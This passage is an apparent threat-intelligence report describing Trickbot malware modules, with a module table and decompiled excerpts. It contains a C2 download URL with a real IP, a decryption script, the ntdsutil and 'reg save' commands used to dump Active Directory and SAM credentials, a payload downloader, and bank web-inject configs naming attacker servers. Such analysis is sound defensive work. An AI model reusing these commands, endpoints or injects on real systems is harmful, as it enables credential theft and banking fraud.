
Trickbot module descriptions



Authors

Expert Oleg Kupreev

Trickbot (aka TrickLoader or Trickster), is a successor of the Dyre banking Trojan that was active from 2014 to 2016 and performed man-in-the-browser attacks in order to steal banking credentials. Trickbot was first discovered in October 2016. Just like Dyre, its main functionality was initially the theft of online banking data. However, over time, its tactics and goals have changed. Currently Trickbot is focused on penetration and distribution over the local network, providing other malware (such as Ryuk ransomware) with access to the infected system, though that's not the only functionality it supports.

Over the years, Trickbot has acquired dozens of auxiliary modules that steal credentials and sensitive information, spread it over the local network using stolen credentials and vulnerabilities, provide remote access, proxy network traffic, perform brute-force attacks and download other malware. In this document, we decided to provide a brief description of the Trickbot modules. Despite the fact the dates indicated in the PE headers of some modules are quite old, these modules are still available for download and can be used by threat actors. Such information should simplify analysis of any activity related to Trickbot.


Technical details

How to obtain Trickbot modules for analysis

Modules can be downloaded from one of Trickbot's C2s using simple GET requests like https://<CC_IP>:<CC_PORT>/<gtag>/<bot_ID>/5/<module_name>/. Keep in mind that module names are case sensitive, and although we describe 32-bit modules in this article in most cases 64-bit versions can be downloaded by replacing '32' with '64' in the module name. In most cases valid values of <gtag> and <bot_ID> are not needed for successful download. Here is an example of the URL to download the pwgrab64 module:

https[:]//87.97.178[.]92:447/asdasdasd/asdasdasd_asdasdasd.asdasdasd/5/pwgrab64/

Downloaded modules are encrypted, and can be decrypted with the Python script below.



```
import hashlib
from Crypto.Cipher import AES

def hash_rounds(data):
    while len(data) <= 0x1000:
        buf_hash = hashlib.sha256(data).digest()
        data += buf_hash
    return buf_hash

def decrypt(data):
    pad = lambda s: s + (16 - len(s) % 16) * chr(16 - len(s) % 16)
    key = hash_rounds(data[:0x20])[:0x20]
    iv  = hash_rounds(data[0x10:0x30])[:0x10]

    aes = AES.new(key, AES.MODE_CBC, iv)
    data = pad(data[0x30:])
    return aes.decrypt(data)
```

Python script with modules decryption routine

The table below contains the list of modules, and simplifies module description searches. Please keep in mind that these modules were received at the end of May and their functionality and names may differ at the time of publication.

Module Name	PE TimeStamp	PE Internal Name	Description link
adll32	14.11.2019	ADll.dll	adll32
adllog32	14.11.2019	ADll.dll	adll32
bexecDll32	13.04.2020	mexec.dll	aexecDll32


mexecDll32	29.11.2019	mexec.dll	aexecDll32
onixDll32	29.11.2019	mexec.dll	aexecDll32
aexecDll32	17.06.2020	m001c.dll	aexecDll32
shadnewDll32	13.06.2019	inj_32.dll	anubisDll32
anubisDll32	08.10.2019	tbmf_32.dll	anubisDll32
bcClientDllNew32	05.02.2019	socks5dll.dll	bcClientDll32
bcClientDllTestTest32	29.08.2019	socks5dll.dll	bcClientDll32
TwoBCtestDll32	06.10.2019	client.dll	bcClientDll32
bcClientDll32	20.04.2017	bcClientDll.dll	bcClientDll32
tvncDll32	17.05.2021	VNCSRV.dll	bvncDll32
vncDll32	20.04.2021	VNCSRV.dll	bvncDll32
bvncDll32	11.02.2020	VNCSRV.dll	bvncDll32
cookiesDll32	04.07.2019	Cookies.dll	cookiesDll32
domainDll32	16.01.2018	module32.dll	domainDll32
fscanDll32	23.12.2019	TestLib.dll	fscanDll32
oimportDll32	24.07.2020	grabber.dll	importDll32
timportDll32	22.03.2021	grabber.dll	importDll32
importDll32	24.03.2021	grabber.dll	importDll32
totinjectDll32	14.06.2019	webinject32.dll	injectDll32
injectDll32	17.09.2020	<none>	injectDll32
sokinjectDll32	14.06.2019	webinject32.dll	injectDll32
tinjectDll32	25.02.2021	webinject32.dll	injectDll32
mailsearcher32	22.04.2019	mailsearcher.dll	mailsearcher32
masrvDll32	04.12.2020	masrv.dll	masrvDll32
mlcDll32	18.11.2019	MailClient.dll	mlcDll32
networkDll32	14.12.2020	dll.dll	networkDll32

networknewDll32	06.04.2020	dll.dll	networkDll32
tnetworkDll32	14.12.2020	dll.dll	networkDll32
socksDll32	07.04.2021	socksbot.dll	NewBCtestnDll32
NewBCtestnDll32	07.04.2021	socksbot.dll	NewBCtestnDll32
outlookDll32	<none>	OutlookX32.dll	outlookDll32
owaDll32	21.10.2019	owa.dll	owaDll32
permaDll32	19.10.2020	user_platform_check.dll	permaDll32
psfin32	05.11.2018	dll.dll	psfin32
rdpscanDll32	10.06.2020	rdpscan.dll	rdpscanDll32
trdpscanDll32	10.07.2020	rdpscan.dll	rdpscanDll32
shadDll32	12.03.2019	inj_32.dll	shadDll32
tshareDll32	21.04.2020	templ.dll	shareDll32
shareDll32	01.02.2021	<none>	shareDll32
sharesinDll32	22.01.2020	dlltest1.dll	sharesinDll32
sqlscanDll32	14.12.2019	sqlscan.dll	sqlscanDll32
squDll32	23.04.2020	mailFinder_x86.dll	squDll32
squlDll32	19.04.2018	mailFinder_x86.dll	squlDll32
systeminfo32	13.09.2019	SystemInfo.dll	systeminfo32
stabDll32	02.07.2020	<random>	tabDll32
tabDll32	03.08.2020	tabdll_x86.dll	tabDll32
testtabDll32	04.06.2019	tabdll_x86.dll	tabDll32
ttabDll32	30.07.2020	tabdll.dll	tabDll32
pwgrab32	19.03.2021	<random>	tdpwgrab32
pwgrabb32	19.03.2021	<random>	tdpwgrab32
tpwgrab32	26.02.2021	<random>	tdpwgrab32
dpwgrab32	19.03.2020	pwgrab.dll	tdpwgrab32

tdpwgrab32	26.02.2021	<random>	tdpwgrab32
vpnDll32	04.06.2020	vpnDll.dll	vpnDll32
webiDll32	11.05.2021	webinject32.dll	webiDll32
twormDll32	15.10.2019	testinfo.dll	wormDll32
wormDll32	18.02.2021	<random>	wormDll32
wormwinDll32	22.01.2020	<random>	wormDll32


adll32

The new Trickbot module ADLL dumps Active Directory database files (ntds.dit and ntds.jfm) and registry hives using the ntdsutil and reg tools. For example, it utilizes the "Install from Media (IFM)" ntdsutil command to dump the Active Directory database and various registry hives to the %Temp% folder. These files are then compressed and sent back to the attackers.



```
sub_100057F0("Dumping files\r\n");
v4 = &lpString2[lstrlenA(lpString2)];
String1[0] = 0;
lstrcatA((LPSTR)lpString2, TEMP_NAME);
lstrcatA(String1, "ntdsutil \"ac in ntds\" \"ifm\" \"cr fu ");
lstrcatA(String1, lpString2);
lstrcatA(String1, "\" q q");
sub_100057F0("Dumping file %s\r\n", TEMP_NAME);
```

Part of the adll32 function of collecting information using the ntdsutil tool



```
lstrcatA((LPSTR)lpString2, TEMP_NAME + 28);
lstrcatA(v34, "reg save HKLM\\SAM ");
lstrcatA(v34, lpString2);
lstrcatA(v34, " /y");
sub_100057F0("Dumping file %s\r\n", TEMP_NAME + 28);
```

Part of the adll32 function collecting information using the reg tool


The module uses the ntdsutil and reg tools with the following command line arguments:

- ntdsutil "ac in ntds" "ifm" "cr fu %TEMP%\<random>0.dat" q q
- reg save HKLM\SAM %TEMP%\<random>1.dat /y
- reg save HKLM\SECURITY %TEMP%\<random>2.dat /y
- reg save HKLM\SYSTEM %TEMP%\<random>3.dat /y

These commands will dump the Active Directory database as well as the SAM, SECURITY, and SYSTEM hives. Threat actors can decrypt these files and dump the usernames, password hashes, computer names, groups, and other data. This data can then be used for spreading further across the network.

aexecDll32

This module is a simple downloader. It downloads a payload (e.g., another Trickbot module or third-party malware) by hardcoded URL and executes it.



```
    *&pswzServerName[4] = '.\03';              // 92.63.104.149
    hInternet = WinHttpConnect(hSession, pswzServerName, 0, 0);
    if ( hInternet )
    {
      *&pswzServerName[16] = '.\02';
      *&pswzServerName[10] = 'n\0/';
      *&pswzServerName[12] = 'm\0a';
      *&pswzServerName[14] = '3\0e';
      *&pswzServerName[18] = 'n\0p';
      *&pswzServerName[6] = 'l\0i';
      *&pswzServerName[20] = 'g';
      *pswzServerName = 't\0/';
      *&pswzServerName[2] = 's\0e';
      *&pswzServerName[4] = 'f\0t';
      *&pswzServerName[8] = 's\0e';            // /testfiles/name32.png
      hRequest = WinHttpOpenRequest(hInternet, 0, pswzServerName, 0, 0, 0, dwFlags);
      if ( hRequest )
      {
        if ( WinHttpSendRequest(hRequest, 0, 0, 0, 0, 0, 0) && WinHttpReceiveResponse(hRequest, 0) )
        {
```

Part of the aexecDll32 download routine

anubisDll32

This is a man-in-the-browser module. It contains a full implementation of the IcedID main module. It can intercept web traffic on the victim machine. This module also contains embedded binary Anubis VNC (also known as HDESK Bot), which is a custom RAT based on the VNC (Virtual Network Computing) protocol that's used by IcedID for remote control.

bcClientDll32

This is a reverse proxy module with custom implementation of SOCKS5 protocol. It is used to bypass traffic through the compromised host.

bvncDll32


This module is an implementation of Hidden VNC, which is a custom remote administration tool based on the VNC (Virtual Network Computing) protocol. Hidden means that this modification of the VNC creates an additional desktop hidden from the user, allowing attackers to work with the compromised system in the same way as via an RDP connection without attracting the user's attention. Web sessions and user passwords saved in the browser are available in hVNC sessions. An attacker can freely run a web browser on a remote system, accessing any web service when there is an active user session.

cookiesDll32

The module steals cookie data from web browsers. It targets the storage databases of Chrome, Firefox, Internet Explorer and Microsoft Edge.

domainDll32

The module is also called DomainGrabber. It collects domain controller information on compromised systems by accessing the SYSVOL folder. The first modification of this module was querying for groups.xml, services.xml, scheduledtasks.xml, datasources.xml, printers.xml and drives.xml files. The current modification of this module only queries for group policies (groups.xml).



```
v23 = gethostbyname(name);
if ( v23 )
{
  v22 = *v23->h_addr_list;
  v2 = inet_ntoa(*v22);
  MultiByteToWideChar(0, 1u, v2, -1, WideCharStr, 32);
  PrimaryDomainInformation = DsRoleGetPrimaryDomainInformation(0, DsRolePrimaryDomainInfoBasic, &Buffer);
  if ( PrimaryDomainInformation )
    return v19;
  snwprintf_s(v8, 0x104u, 0x104u, L"\\\\%ls\\SYSVOL\\%ls", WideCharStr, *(Buffer + 3));
  memset(&NetResource, 0, sizeof(NetResource));
  NetResource.lpRemoteName = v8;
  PrimaryDomainInformation = WNetAddConnection2W(&NetResource, 0, 0, 0);
  if ( !PrimaryDomainInformation )
  {
    FindFile(v8);
    WNetCancelConnection2W(NetResource.lpRemoteName, 0, 0);


snwprintf_s(Buffer, 0x104u, 0x104u, L"%ls\\*", a1);
memset(&FindFileData, 0, sizeof(FindFileData));
hFindFile = FindFirstFileW(Buffer, &FindFileData);
if ( hFindFile != -1 )
{
  do
  {
    if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
    {
      if ( wcscmp(FindFileData.cFileName, L".") && wcscmp(FindFileData.cFileName, L"..") )
      {
        snwprintf_s(Buffer, 0x104u, 0x104u, L"%ls\\%ls", a1, FindFileData.cFileName);
        if ( !FindFile(Buffer) )
          goto LABEL_14;
      }
    }
    else if ( !wcsicmp(FindFileData.cFileName, L"groups.xml") )
```


Routines for group policies collecting in DomainGrabber module

tdpwgrab32

This module is a password stealer module. It can steal credentials stored in registry, databases of different applications, configuration and “precious files”, i.e., private keys, SSL certificates and crypto wallet data files. It is also able to grab autofill information from web browsers. The module is capable of stealing data from the following applications: Git, TeamViewer, OpenSSH, OpenVPN, KeePass, Outlook, FileZilla, Internet Explorer, Mozilla Firefox, Google Chrome, Microsoft Edge, RDP, WinSCP, VNC, UltraVNC, RealVNC, TigerVNC, PuTTY, AnyConnect. Note that newer module versions may also target other applications.

fscanDll32

This is an FTP (File Transfer Protocol) and SFTP (SSH File Transfer Protocol) file scanner based on the open-source software project cURL. The module receives a list of rules for matching files and FTP/SSH resources, enumerates the files on the targeted resource and reports back to the C2.




```
sftp_dir = sftp_opendir(a1, a3);
sftp_dir_1 = sftp_dir;
if ( sftp_dir )
{
  for ( sftp_attributes = sftp_readdir(sftp_session, sftp_dir);
        sftp_attributes;
        sftp_attributes = sftp_readdir(sftp_session_1, sftp_dir_1) )
  {
    name = sftp_attributes->name;
    dotdot = ".";
    while ( 1 )
```

Part of SFTP read routine

importDll32

This module steals data from web browsers, including browser configuration, cookies, history, title, visit count, HTML5 local storage. The browsers Internet Explorer, Mozilla Firefox, Google Chrome, and Microsoft Edge are targeted. The module also gathers information about installed browser plugins and components.




```
sub_62DE9830(1, "Getting cookies\n", v92);
....
sub_62DC5330(&v112);
sub_6322FB30(v114);
sub_62DE9830(1, "Getting html5 local storage\n");
...
sub_62DC5360(&v112);
sub_63231110(v114);
sub_62DE9830(1, "Getting browser history\n");
...
sub_62DE9830(1, "Getting flash lso files\n");
```

Fragment of the browser information grabbing routine

injectDll32

This module is used to intercept activity related to banking websites in browsers. It uses web injects to steal financial information. Two types of attack are supported: “static” and “dynamic”. Static attacks redirect user requests to a malicious phishing page, while dynamic attacks pass all traffic through the malicious proxy server, making it possible to grab information from input forms and modify banking website responses by injecting additional malicious scripts in returned pages.



```
<slist>
<sinj>
<mm>https://fidelitytopeka.btbanking.com*</mm>
<sm>https://fidelitytopeka.btbanking.com/onlineserv/CM*</sm>
<nh>qdsaqsoevrthbzdanxcpgfmlykuw.net</nh>
<url404></url404>
<srv>46.161.39.123:443</srv>
</sinj>
<sinj>
<mm>https://ibscassbank.btbanking.com*</mm>
<sm>https://ibscassbank.btbanking.com/onlineserv/CM*</sm>
<nh>qbsauxbqcywvtiezomaslkhnfdjp.net</nh>
<url404></url404>
<srv>46.161.39.123:443</srv>
</sinj>
<sinj>
<mm>https://myinvestorsbank.btbanking.com*</mm>
<sm>https://myinvestorsbank.btbanking.com/onlineserv/CM*</sm>
<nh>qssajxwegcrsoplntvfqikhymaub.net</nh>
<url404></url404>
<srv>46.161.39.123:443</srv>
</sinj>
<sinj>
```

```
<igroup>
<dinj>
<lm>https://us.etrade.com/webapiagg/aggregator</lm>
<hl>http://185.117.119.89:443/getinj/aggregator</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
<dinj>
<lm>https://us.etrade.com/etx/hw/0/accountshome.json</lm>
<hl>http://185.117.119.89:443/getinj/accounts</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
</igroup>
<igroup>
<dinj>
<lm>https://www.nwolb.com/*.aspx*</lm>
<ignore_mask>*/Brands/*</ignore_mask>
<ignore_mask>*/brands/*</ignore_mask>
<hl>http://185.20.184.74/abc.php</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
```

Examples of “static” and “dynamic” configs

In order to intercept traffic, an old version of the module (active before 2019) used to inject itself into numerous browser processes and hook networking API functions responsible for an SSL cipher routine and website certificate validation: HttpSendRequest, InternetReadFile for Internet Explorer, PR_Read, PR_Write for Mozilla Firefox, SSL_read, SSL_write for Google Chrome.

However, in early 2019 an updated module was released. The developers abandoned the interception of multiple functions in different browsers and concentrated on hooking just a few basic Microsoft Windows network functions: the ws2_32::connect() function and WSA extension function mswsock::ConnectEx(). In order to perform an attack on SSL connections, the module generates a self-signed certificate, and inserts it into the certificate store. Different internal browser APIs are used to install self-signed certificate in different browsers. The functions crypt32::CertGetCertificateChain() and crypt32::CertVerifyCertificateChainPolicy() are also hooked to bypass certificate validation.

EMBEDDED MODULE PE timestamp:2020-09-17 InternalName:<payload32.dll>

This submodule injects itself into browser processes (Internet Explorer, Mozilla Firefox, Google Chrome, Microsoft Edge) and intercepts a networking API in order to redirect browser traffic through a local proxy based on a modified SOCKS protocol. It also intercepts APIs responsible for certificate chain validation, in order to spoof the results of checking.

mailsearcher32

